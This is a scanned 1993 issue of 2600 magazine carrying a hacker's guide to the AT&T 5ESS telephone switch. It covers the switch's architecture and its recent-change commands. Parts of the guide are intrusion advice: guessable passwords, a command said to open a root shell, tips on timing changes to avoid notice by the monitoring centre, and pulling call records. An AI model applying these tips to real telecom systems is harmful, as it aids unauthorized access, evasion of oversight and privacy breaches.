
inward

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


2600




The Hacker Quarterly

VOLUME TEN, NUMBER TWO
SUMMER 1993

$4



WORLDLY PAYPHONES



LEFT TO RIGHT FROM THE TOP: Barcelona, Spain - a "green goblin" that takes coins and cards; Medellin, Colombia; Bombay, India; somewhere in Poland.
PHOTOS BY DREW LEHMAN, ANONYMOUS, DAVID JOHNSON, BRAD DOLAN.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. REWARD FOR MONGOLIAN PAYPHONES!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"The Secret Service didn't do a good job in this case. We know no investigation took place. Nobody ever gave concern as to whether statutes were involved. We know there was damage." - Judge Sparks, Steve Jackson vs. Secret Service, January 28, 1993

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the usual anonymous bunch, especially David Alan Buchwald.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Special Projects Coordinator: Earl J. Waggadorn, Jr.
Shout Outs: Bad Cook Patrol.
Good Buy: Franklin.

A Guide to the 5ESS

by Crisp G.R.A.S.P.

Welcome to the world of the 5ESS. In this article I will be covering the switch topology, hardware, software, and how to program the switch.

The 5ESS switch is the best (I think) all around switch. Far better then an NT. NT has spent too much time with SONET and their S/DMS TransportNode OC48. Not enough time with ISDN, like AT&T has done. Not only that, but DMS100s are slow, slow, slow! Though I must hand it to NT, their DMS-1 is far better then AT&T's SLC-96.

What is the 5ESS

The 5ESS is a switch. The first 5ESS in service was cut over in Seneca, Illinois (815) in early 1982. This test ran into a few problems, but all in all was a success. The 5ESS is a digital switching system. This advantage was realized in the Number 4 ESS in 1976. The 5ESS network is a TST (Time Space Time) configuration, the TSIs (Time Slot Interchangers) each have their own processor. This makes the 5ESS one of the faster switches, though I hear some ATM switches are getting up there.

5ESS System Architecture & Hardware

The 5ESS is a digital SPC switching system which utilizes distributed control, a TST switching network, and modular hardware and software design.

The major components are:

ADMINISTRATIVE MODULE

Two 3B20S Processor

- Central control and main store

- Disk storage for infrequently used programs and data, and main store regeneration

- Two 3B processors are always comparing data, and when one fails the other acts in its place.

Two Input/Output Processor (IOP)

- Provides TTY and data-link interfaces to the 3B Processor, 5ESS Network, Master Control Center (MCC), and various Operational Support Systems (OSS). On page 5 is a list of the default TTYs (also called "channels")

Two Automatic Message Accounting (AMA) arrangements

- Uses data links to transport calling information to central revenue accounting office and AMA tape. Here is the basic AMA structure for the OSPS model:


- *Called customer's telephone number, either a seven- or ten digit number*

- *Calling customer's telephone number, seven digits*

- *Date*

- *Time of day*

- *Duration of conversation.*



tty	Channel Name
ttyA	Master control console (MCC) terminal
ttyB	Master control console (MCC) terminal
ttyC	Traffic report printer
ttyJ	supplementary trunk and line work station (STLWS) terminals
ttyK	supplementary trunk and line work station (STLWS) terminals
ttyL	supplementary trunk and line work station (STLWS) terminals
ttyM	supplementary trunk and line work station (STLWS) terminals
ttyN	supplementary trunk and line work station (STLWS) terminals
ttyO	supplementary trunk and line work station (STLWS) terminals
ttyP	Repair service bureau - Recent change and verify (RSB-RCV)
ttyR	Office records printer
ttyQ	Switching control center-recent change and verify (SCC-RCV) terminals
ttyR	Repair service bureau-automatic line insulation testing (RSB-ALIT) terminal
ttyS	Switching control center-recent change and verify (SCC-RCV) terminals
ttyT	Switching control center-recent change and verify (SCC-RCV) terminals
ttyU	Bell line B
ttyV	Local recent change and verify (RCV) terminal
ttyW	Remote recent change and verify (RCV) terminal
ttyY	Network administration center (NAC) terminal
ttyZ	The switching control center (SCC) terminal
ttyi	SLC(R) carrier maintenance
ttyj	STLWS - fifth of six
ttyk	STLWS - sixth of six
ttyl	STLWS - first of six
ttym	STLWS - second of six
ttyn	STLWS - third of six
ttyo	STLWS - fourth of six
ttyp	RCV/Repair Service Bureau
ttyq	RCV/Network Administration Center
ttyr	ALIT/Repair Service Bureau
ttys	Maintenance
ttyt	Maintenance
ttyu	Bell line A
ttyv	Local RCV
ttyw	Remote RCV
ttyx	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
ttyy	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
ttyz	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
FILE	Destination file name in /log partition
mt00	High-density tape device, rewind after I/O
mt04	High-density tape device, does not rewind after I/O
mt08	Low-density tape device, rewind after I/O
mt0c	Low-density tape device, does not rewind after I/O
mt18	Low-density tape device, rewind after I/O
mt1c	Low-density tape device, does not rewind after I/O
mttypc0	Special tape device, IOP 0, rewind after I/O
mttypc1	Special tape device, IOP 1, rewind after I/O

COMMUNICATIONS MODULE

Message Switch (MSGS)

- Provides for control message transfer between the 3B20 Processor and Interface Modules (IM's).

- Contains the clock for synchronizing the network.

Time Multiplexed Switch (TMS)

- Performs space division switching between SM's.

- Provides permanent time slot paths between each SM and the MSGS for control messages between the Processor and SM's (or between SM's).

Switching Module (SM)

- Terminates line and trunks.

- Performs time division switching.

- Contains a microprocessor which performs call processing function for the SM.

COMMON COMPONENTS OF THE SWITCH MODULE (SM)

Switch Module Processor Unit (SMPU)

- Contains microprocessors which perform many of the call processing functions for trunks and lines terminated on the SM.

Time Slot Interchange Unit (TSIU)

- 512 time slot capacity.

- Connects to the TMS over two 256-time slot Network Control and Timing (NCT) links.

- Switches time slots from Interface Units to one of the NCT links (for intermodule calls).

- Switches time slots from one Interface Unit to another within the SM (for intramodule calls).

Digital Service Unit (DSU)

- Local DSU provides high usage service circuits, such as tone decoders and generators, for lines and trunks terminated on the SM.

- Global DSU provides low usage service circuits, such as 3-port conference circuits and the Transmission Test Facility, for all lines and trunks in the office (requires 64 time slots).

The SM may be equipped with four types of Interface Units:

Line Unit (LU)


- For terminating analog lines.

- Contains a solid-state two-stage analog concentrator that provides access to 64 output channels. The concentrator can be fully equipped to provide 8:1 or 4:1 concentration.

Trunk Unit (TU)

- For terminating analog trunks.

- Each TU requires 64 time slots.



Digital Line Trunk Unit (DLTU)

- For terminating digital trunks and RSM's.
- Each fully equipped DLTU requires 256 time slots.
- A maximum of 10 DS1s may be terminated on one DLTU.

The SM may be equipped with any combination of LU's, TU's, DCLU's, and DLTU's totaling 512 time slots.

5ESS System Software

The 5ESS is a UNIX OS based switch. UNIX has played a large part in switching systems since 1973 when UNIX was used in the Switching Control Center System (SCCS). The first SCCS was a 16 bit microcomputer. This led to the development of the other switching systems which AT&T produces today (such as System 75, 85, 1AESS AP, and 5ESS). Note: You may hear SCCS called the "mini" sometimes.

The 5ESS's /etc/getty is not set up for the normal login that one would expect to see on a UNIX System. This is due to the different channels that the 5ESS has. Some channels are the TEST Channel, Maintenance Channel, and RC Channel (which will be the point of focus). Once you are on one channel you cannot change the channel. As someone has said, "It is not a TV!" You are physically on the channel you are on.


Test Channel

The TEST channel is where one can test lines and test the switch itself. This is where DAMT operates from. This is access from the SMAS, which uses the No. test trunk on the switch. The No. test trunks on the switch (also called adding a third trunk), are where the operators do their BLVs from, and where LMOS accesses the switch from. Access to this channel is through:

Group	Computer System
Special Service Center	
	SMAS via NO Test
	SARTS (IPS)
	NO-TEST trunk (from the switch)
	TRKS
	17B and 17C test boards (OCSA not using X-Bar)
	RTS
	BLV
	POVT
	OTAS
	etc...
Repair Service Bureau	
	#16LTD
	#14LTD
	LMOS (IPS)
	MLT-2
	ADTS
	TRKS
	TFTP
	TMOD
	DAMT
	ATICS
	etc...

Maintenance (SCC) Channel

The Maintenance Channel is where the SCC looks and watches the switch 24 hours a day, seven days a week! From this channel one can input RC messages if necessary. A lot of people have scanned these out, and thought they were AMATs. Well this is in short, *wrong!* Here is a sample buffering of what they are finding.



```
 S570-47 92-12-21 16:16:45 [illegible] BOZOVILL DS0
A REPT MDII WSN SIGTYPE DP        TKGMN [illegible]  SZ 21  OOS 0
SUPRVSN [illegible] TIME [illegible] TRKGRP [illegible] NO 0
  CGT NORMAL CALL CALLED-NO    CALLING-NO    DIGITS

 S400-[illegible] 92-12-21 16:17:03 [illegible] BOZOVILL DS0
OP:CFGSTAT [illegible]

 S570-57 92-12-21 16:17:10 [illegible] BOZOVILL DS0
M OP:CFGSTAT SM=1 FIRST RECORD
  UNIT            MTCE STATE    ACTIVITY HDWCHK DGN RESULT
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    CATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    ATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    ATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    ATP
  LUHLSC=5-0-1     OOS,AUTO,FE   BUSY    INH    ATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    CATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    ATP
  LUCHAN=[illegible]     OOS,AUTO,FE   BUSY    INH    ATP

 S570-[illegible] 92-12-21 17:03:53 [illegible] TRCE [illegible]
A  TRC IPCT EVENT 2991
  DN [illegible] DIALED    DN [illegible]
  TIME 17:[illegible]
```

This has nothing to do with AMA. This is switch output on the SCC channel. This is used by the SCCS for logging and monitoring of alarms. The whole point of this channel is to make sure the switch is doing what it should do, and to log all activity on the switch. *Nothing more!*

To go into these messages and say what they are would take far too long. Order the OM manuals for the *5ESS*. Watch out, they are about five times the size of the IM (input manual) set. On average it takes someone three years of training to be able to understand all of this stuff. There is no way anyone can write an article in *2600* and hope all who read it understand everything about the *5ESS*. Get the manual!

RC Channel

The RC (Recent Change) Channel is where new features can be added and taken away from phone lines. This is the channel you may come in contact with if you come in contact with any at all. When one connects to a 5ESS RC channel one may be dumped to a craft shell if the login has not been activated. Access to the switch when the login is active is controlled by lognames and passwords to restrict unwanted entry to the system. In addition, the SCC (Switching Control Center) sets permission modes in the 5ESS switch which control the RC security function.

The RC security function determines whether recent changes may be made and what types of changes are allowed. If a situation arises where the RC security function denies the user access to recent change via RMAS or RC channels, the SCC must be contacted so that the permission modes can be modified.

The RC security function enables the operating telephone company to decide which of its terminals are to be allowed access to which set of RC abilities. Note that all verify input messages are always allowed and cannot be restricted, which does not help too much.

The RC security data is not part of the ODD (office dependent data). Instead, the RC security data is stored in relatively safe DMERT operating system files which are only modifiable using the following message:

SET:RCACCESS,TTY="aaaaa",ACCESS=H'bbbbb;

where: aaaaa = Symbolic name of terminal in double quotes, H' = Hexadecimal number indicator in MML, bbbbb = 5-character hexadecimal field in SE4 constructed from binary bits corresponding to RC ability. The field range in hexadecimal is from 00000 to FFFFF. This message must be entered for each type terminal (i.e. "aaaaa"="rmas1", "rmas2", etc.).

Note: Order *IM-5D000-01* (5ESS input manual) or *OM-5D000-01* (5ESS output manual) for more information on this and other messages from the CIC at 1-800-432-6600.

When the message is typed in, a DMERT operating system file is created for a particular terminal. The content of these files, one for each terminal, is a binary field with each bit position representing a unique set of RC abilities. Conversion of this hexadecimal field to binary is accomplished by converting each hexadecimal character to its equivalent 4-bit binary string.

HEX	BINARY	HEX	BINARY
0	0000	8	1000
1	0001	9	1001
2	0010	A	1010
3	0011	B	1011
4	0100	C	1100
5	0101	D	1101
6	0110	E	1110
7	0111	F	1111

Each bit position corresponds to a recent change functional area. A hexadecimal value of FFFFF indicates that all bit positions are set to 1 indicating that a particular terminal has total RC access. Also, verify operations as well as lettered classes are not included in the terminal's security scheme since all terminals have access to verify views and lettered classes.

In addition, maintenance personnel are able to verify the security code for any terminal by typing the following message from either the MCC (Master Control Center) or SCCS (Switching Control Center System) mini terminal:

OP:RCACCESS,TTY="xxxxx";

where: xxxxx = symbolic name of terminal in double quotes.

Each bit position corresponds to a recent change functional area.

To ensure redundancy, DMERT operating system files are backed up immediately on disk by the SCC.

The input message that defines the password and CLERKID (another name for username) is in the Global RC feature. This input message defines a CLERKID and associated password or deletes an existing one. (Note that CLERKID and PASSWORD are required fields on the Global RC Schedule view 28.1 in RCV:MENU:APPRC, but more on this later.)

This new input message is as follows:

GRC:PASSWORD,CLERKID=xxxxxxxxxx, [PASSWD=xxxxxxxx|DELETE]

Note: CLERKID can be from one to 10 alphanumeric characters and PASSWORD can be from one to eight alphanumeric characters.

This input message can only be executed from the MCC or SCC terminals, and only one password is allowed per CLERKID. To change a CLERKID's password, this message is used with the same CLERKID but with a different password.

```
5ESS SWITCH WCDS0
RECENT CHANGE 28.1
GLOBAL RECENT CHANGE SCHEDULING

*1. GRC NAME    ________
*2. SECTION     ________
*3. CLERK ID    ________
*4. PASSWORD
 5. MODE        ______
 6. RDATE       ______
 7. RTIME       ____
 8. SPLIT
 9. SPLIT SIZE  ____
10. MAX ERRORS  ____
11. VERBOSE     _
```

Global RC Schedule View 28.1 from the RC/V Recent Change Menu System

When the security is set up on the RC/V channel, one will see:

5ESS login
15 WCDS0 5ES(1) ttsn-cdN TTYW
Account name:

There are no defaults, since the CLERKID and the password are set by craft, but common passwords would be the name of the town, CLLI, MANAGER, SYSTEM, 5ESS, SCCS1, SCC, RCMAC, RCMAxx, etc.

If you see just a "<" prompt you are at the "craft" shell of the RC/V channel. The 5E login has not been set. The craft shell is running on the DMERT (which is a UNIX environment operating system... System V hack). The craft shell prompt is a "<". From this shell one poking around will go nuts seeing the "?E" error message. Here is a list of error messages and what they mean:

?A: Action field contains an error.
?D: Data field contains an error.
?E: Errors exist in the message but cannot be resolved to the proper field (this is the "you have no idea" message).
?I: Identification field contains an error.
?T: Time-out has occurred on channel.
?W: Warning exists in input line.

Here are other output message meanings from the RC/V craft menu:

OK: Good.
PF: Printout follows.
RL: Retry later.
NG: No good.
IP: In progress.
NA: The message was not received by the backup control process.

When inputting RC messages it is best to do it in the middle of the day since RC messages are sent to each channel! The SCC is watching and if there are RC messages running across at three in the morning, the SCC is going to wonder what the hell RCMAC (Recent Change Memory Administration Center) is doing at three in the morning.

DMERT

The DMERT (Duplex Multiple Environment Real Time) uses the Western Electric (another name for AT&T!) 3B20S Simplex processor. The DMERT software totals nearly nine thousand source files, one million lines of nonblank source code, developed by approximately 200 programmers. There are eight main releases of this software. They are referred to as generics (like 5E4.1, 5E4.2, to 5E8.1 - also seen as 5E4(1), 5E4(2), to 5E8(1). This can be thought of as the equivalent of a DOS version.) DMERT is UNIX in a sense but can be best described as a custom UNIX system based on the 3B20S. The DMERT OS can be ported to PDP-11/70s or a large IBM mainframe. The DMERT operating system is split both logically and physically. Physically, the software is evenly divided across the five Software Development systems. (There are seven Software Development systems all running a 3B20S where the DMERT code was written.) Logically, the software is divided into 24 subsystems. To access this from the "craft" shell of the RC/V channel, type:

RCV:MENU:SH!

This will dump you to a root shell.

Programing the 5ESS

When programming the 5ESS there are things one should know. The first is that one has a lot of power (just keep 911 in mind - it would be foolish to even think of disrupting anyone's service. 911 is there for a reason, it should stay that way.) And anything one does is logged and can be watched from the SCC. Note that the night SCC crew is a lot more lax on how things are done than the day shift, so it would be best to do this at night. I could tell you how to crash the switch in two seconds, but that is not the point here. Destroying something is easy - anyone can do that. There is no point to it. All that taking down a switch will do is get one into jail. (I think SRI is wishing they had talked to me now.)

RC from Craft Shell on RC/V Channel

RC and VFY is complex from the craft shell on the RC/V channel. This is called the input text option. It is accessed by using the

RCV:APPTEXT:

This gets a little complex to follow, but the best thing to do is to order the Manual *235-118-215 Recent Change Procedures Text Interface (5E4)*. It is $346.87. Another good one to get is *235-118-242*, for $413 even. And last, but the best, is *235-118-243*. This beast is only $1344.83. What a deal.

RCV:APPTEXT:DATA[,SUMMARY|, NSUMMARY][,VFYIMMED|,VFYEND] [,VFYNMVAL|, VFYSCIMG] [,DEVICE=(STDOUT|ROP|ROP0| FILE|TTYx)], FORM=...,DATA,FORM=...,END:

DATA: This is for more then one RC operation in the same command.
FORM: The format that is to be used.
SUMMARY: Turns on one line summaries on the read only printer (ROP) (DEFAULT).
NSUMMARY: Turns off one line summary logging by the ROP.
VFYIMMED: Prints out verifys (VFYs) immediately, does not wait for session end.
VFYEND: Prints out all VFYs at session end, this is the DEFAULT.
VFYNMVAL: Print verify output in name-value pair format. This must be directed into a file (see DEVICE).
VFYSCIMG: Makes output into screen size image (DEFAULT).
DEVICE: Redirect verify output to a device other than one's screen.
ROP/ROP0: Send verify output to the ROP.
STDOUT: Send verify output to one's screen (DEFAULT).
TTYx: Send verify output to any valid tty (such as ttya and ttyv) that exists in "/dev/." You must use the tty name, not tty number.
FILE: Send verify output to a file in "/rclog". The file will be prefixed with "RCTX", and the user will be given the name of the file at the beginning and end of the APPTEXT session.
END: END of message.

If the parameter is not entered on the command line, it may be entered after the APPTEXT process begins, but must be entered prior to the first "FORM=" statement. Here is an example of a MML RCV APPTEXT.

rcv:apptext:data,form=2v1&vfy,set= "oe.entype"&lset="oe.len"&xxxxxxxx,pty=l,vfy!

The 2V1 may look strange at first. It may help getting used to the basics first. To just VFY telephone numbers, just do a:

RCV:APPTEXT:DATA,FORM= 1V6-VFY,TN=5551212,VFY,END!

Another way to send RC to the switch from the RC/V craft shell prompt is to use the text line RC input. Here is an example of this:

< RCV:APPTEXT!! OK
: DEVICE="FILE"!! OK
: FORM="12V2"&"NEW"!! NOTICE - Verify output
I will go to file "
I "/rclog/RCTX434_046407"
I OK
: CLUSTER="LEARN"!! OK
: LNEW="FEATLIST.FEATURE"&"/CWT"!! OK
: LNEW="FEATLIST.FEATURE"&"/CWD"!! OK
: LNEW="FEATLIST.FEATURE"&"/CFV"!! OK
: NEW!! OK
: FORM="12V2"&"VFY"!! OK
: CLUSTER="LEARN"!! OK
: VFY!! OK
: FORM="12V2"&"CHG"!! OK

Note: The "<" symbol is the craft shell prompt. The ":" symbol is the RC/V Text Interface prompt. OK is the 5ESS switch output message.

That is an example of adding a "/CWT", "/CWD", and "/CFV" to the switch database.

These input messages may look complex at first, but are really simple, and much better then dealing with the menu system, but you will need to learn RC yourself! No one can explain it to you.

Pulling AMA from the RC/V Channel Craft Shell

Pulling AMA up is all done in one command. The command is:

OP:AMA:SESSION[,ST1|,ST2];

This command will request a report of the current or most recent automatic message accounting (AMA) tape. ST1 and ST2 are the data streams.

Pulling Up Out of Service Lines, Trunks, or Trunk Groups

One may want to pull up all the out of service lines, trunks, or trunk groups for many reasons. I will not go into these reasons. The command to do this from the craft shell is a PDS command. This command ends with a "ball bat" ("!").

OP:LIST,LINES[,FULL][,PRINT][:[a][,b][,c][,d][,e]]!
OP:LIST,TRUNKS[,FULL][,PRINT][:[a][,b][,c][,d][,e]]!
OP:LIST,TG [,FULL][,PRINT][:[a][,b][,c][,d][,e]]!

FULL: All (primary and pending) are printed. Note FULL is not the default when inputting this command.

PRINT: Print to the ROP in the CO.

a-e: This is port status to match against the subset of trunks, lines, or trunk groups that are specified. DEFAULT, moreover needs input.

The 5ESS RC/V Menu Shell

To access this shell from the RC/V channel craft shell, type:

RCV:MENU:APPRC

at the "<" prompt.

5ESS SWITCH WC05I
RECENT CHANGE AND VERIFY CLASSES

H RCV HELP	9 DIGIT ANALYSIS	20 SM PACK & SUBPACK
A ADMINISTRATION	10 ROUTING & CHARGING	21 OSPS FEATURE DEFINITION
B BATCH INPUT PARMS	11 CUTOVER STATUS	22 ISDN — EQUIPMENT
